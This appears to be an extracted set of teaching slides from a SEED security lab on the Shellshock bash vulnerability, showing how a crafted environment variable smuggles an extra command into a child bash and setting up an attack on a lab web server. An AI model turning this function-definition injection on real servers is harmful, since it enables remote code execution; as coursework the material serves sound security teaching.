


If we spawn `/bin/bash` as a child process, a **special thing** happens



1. Environment variables are inherited from the parent*
2. **Bash will search through the env. variables for shell functions**


If we spawn `/bin/bash` as a child process, a **special thing** happens



variable name	value
PATH	/usr/local/bin
USER	seed
PWD	/home/seed/my_folder
SHELL	/bin/bash
foo	() { echo "hello world"; }

- 1. Environment variables are inherited from the parent*
- 2. **Bash will search through the env. variables for shell functions**

How does bash look for potential new shell functions?




variable name	value
PATH	/usr/local/bin
USER	seed
PWD	/home/seed/my_folder
SHELL	/bin/bash
foo	() { echo "hello world"; }


- 1. Environment variables are inherited from the parent*
- 2. **Bash will search through the env. variables for shell functions**

How does bash look for potential new shell functions?

(In a vulnerable version of bash)
It looks at the first 4 characters for a valid function definition

() {





```
foo='() { echo "hello world"; }; echo "extra"'
```


variable name	value
PATH	/usr/local/bin
USER	seed
PWD	/home/seed/my_folder
SHELL	/bin/bash
foo	() { echo "hello world"; }; echo "extra";

```
foo='() { echo "hello world"; }; echo "extra"'
```

variable name	value
PATH	/usr/local/bin
USER	seed
PWD	/home/seed/my_folder
SHELL	/bin/bash
foo	() { echo "hello world"; }; echo "extra";


Bash recognizes this as a valid function definition, and begins to parse the string


```
foo=`() { echo "hello world"; }; echo "extra"`
```




```
$ echo "hi"  
hi
```

```
foo='() { echo "hello world"; }; echo "extra"'
```




```
$ echo "hi"  
hi  
$ bash_shellshock
```

```
foo='() { echo "hello world"; }; echo "extra"'
```



```
$ echo "hi"
hi
$ bash_shellshock
```




```
$ echo "hi"  
hi  
$ bash_shellshock  
extra
```

The shellshock vulnerability is a bug in the code when converting environment variables to function definitions, which allows for an attacker to **execute arbitrary code**

Two conditions are needed to exploit the vulnerability

- The target process must run a vulnerable version of **bash**
- The target process gets **untrusted user input via environment variables**




We will be attacking a web server that is running a vulnerable version of bash

- `www.seedlab-shellshock.com`

How does a web server accept new environment variables?

How do we send our malicious payload?




The Internet (Part 1)

On the internet, we often communicate in a **client server architecture**

Client

Server (victim)




“Give me this picture located at this URL”

On the internet, we often communicate in a **client server architecture**

Client

Server (victim)



“Give me this picture located at this URL”

